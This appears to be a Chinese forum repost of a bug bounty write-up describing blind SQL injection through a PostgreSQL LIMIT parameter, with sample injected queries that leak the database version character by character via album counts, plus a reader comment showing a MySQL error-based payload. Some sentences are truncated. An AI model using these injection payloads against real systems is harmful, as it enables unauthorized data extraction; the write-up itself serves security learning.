# LIMIT子句中的盲 SQL注入漏洞利用

惊鸿一瞥最是珍贵 / 2019-08-04 09:05:00 / 浏览数 4173 安全技术 WEB安全 顶(0) 踩(0)

---

■■■`https://www.noob.ninja/2019/07/exploiting-tricky-blind-sql-injection.html`

## 前言

嘿！有好长时间没有更新过博客了，不知道大家有没有想我。今天我为大家带来的下饭故事是关于盲SQL注入，这是我在一个私有赏金计划中发现的。通过被动侦察范围内的
它可以创建图像相册，在相册中，你可以上传各种图片，但有分页功能。一个页面上只有几个相册可见，您需要单击“页码”才能查看其他相册。在点击页码时，我注意到如下

```
/albums.php?page=2&num_max=20
```

其中包含num_max参数，这告诉我们每页相册数量的限制，我们可以增加或减少它来改变单页上相册的数量。所以我尝试通过简单地输入'
"和\等来检查SQL注入，它在响应中抛出了SQL查询而且，错误显示它是PostgreSQL DBMS。
查询如下：

```
Select * from tbl_albums where page=2 order by album_date asc LIMIT 0,{{INPUT}}
```

在LIMIT 0中，{{input}} 0是偏移量。即，从哪一行返回记录。{{input}}是应该从偏移量返回的行数，也可以写成`LIMIT {{INPUT}} OFFSET 0`(应用程序转义引号)。然而，由于我也使用了\进行检查，并且由于注入是在数字上下文中，因此导致了错误。


```
Select * from tbl_albums where page=2 order by album_date asc LIMIT 20\ OFFSET 0
```

据我所知，当order by
查询与LIMIT一起使用时，我们不能使用Union语句将我们自己的行注入到当前运行的查询中。在MySQL的情况下可以进行基于错误的注入，但这次是PostgreSQL DBMS。我苦苦搜寻解决办法，但都是徒劳的。

然后我就咨询了一下我的朋友 @securityidiots，他提供了一个绝妙的点子，虽然技巧依赖于应用程序，但它也可以在其他不同的地方实现。

## Exploit

1.首先，使用Burp Intruder我创建了大约200张相册(127张就够了)



You have 2 photos in 201 albums. Each album is available for 60 days from the date of creation

2.我决定首先提取DBMS版本的第一个字符，所以我使用了内置的substr函数，并将我的SQL查询放入其中，这样它就变成了

```
Select * from tbl_albums where page=2 order by album_date asc LIMIT 0,substr((select version()),1,1)
```

但是它抛出了一个错误，因为DBMS要求LIMIT 和OFFSET的值是数字！

3.接下来，我们使用“ascii”函数将substr函数的结果转换为数字，因此查询类似于

```
Select * from tbl_albums where page=2 order by album_date asc LIMIT 0,ascii(substr((Select version()),1,1))
```

现在查询语句非常巧妙，没有返回任何错误，现在这个查询的作用为，返回相册的数量，这等同于version()函数输出的第一个字符的ascii值。这就是在步骤#1中创建这么多
示例：如果version()的输出是`PostgreSQL 9.6.2`，则。`substr((select version()),1,1)`将是“P”
`ascii(substr((select version()),1,1))`将为“80”,因此，只有80张相册会返回到页面。`substr((select version()),2,1)`将为“o”,`ascii(substr((select version()),2,1))`将为“111”.只有111张相册会返回页面，以此类推。所以我们现在要做的就是使用一些javascript计算在DOM中返回的相册数量，并将相册的计数转换
`version()`)的第一个字符，同样，我们可以自动提取所有DBMS。
我使用`document.querySelectorAll('.ALBUM_CLASS').length`查找返回的相册数量，并使用`String.fromCharCode(80)`将数量转换回字符。

```
document.querySelectorAll('.cont-img-foto')
< NodeList(80) [div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
 ▶ div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto, div.cont-img-foto,
  div.cont-img-foto]
> String.fromCharCode(80)
< "P"
>
```

这就是PoC,希望大家能从中学到东西！

点击收藏 | 2 关注 | 2

上一篇：[红日安全]Web安全Day1 -... 下一篇：一次Blind-XXE漏洞挖掘之旅

1. 2 条回复

yy123 2019-08-05 16:09:31

Mysql不行，适用于PostgreSQL。

0 回复Ta

---

mntn 2019-08-06 10:46:58

@yy123 适用啊

```
mysql > select * from user order by User limit 0,1 procedure analyse(extractvalue(rand(), concat(0x3a, version())),1);
ERROR 1105 (HY000): XPATH syntax error: ':5.5.53'
```

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录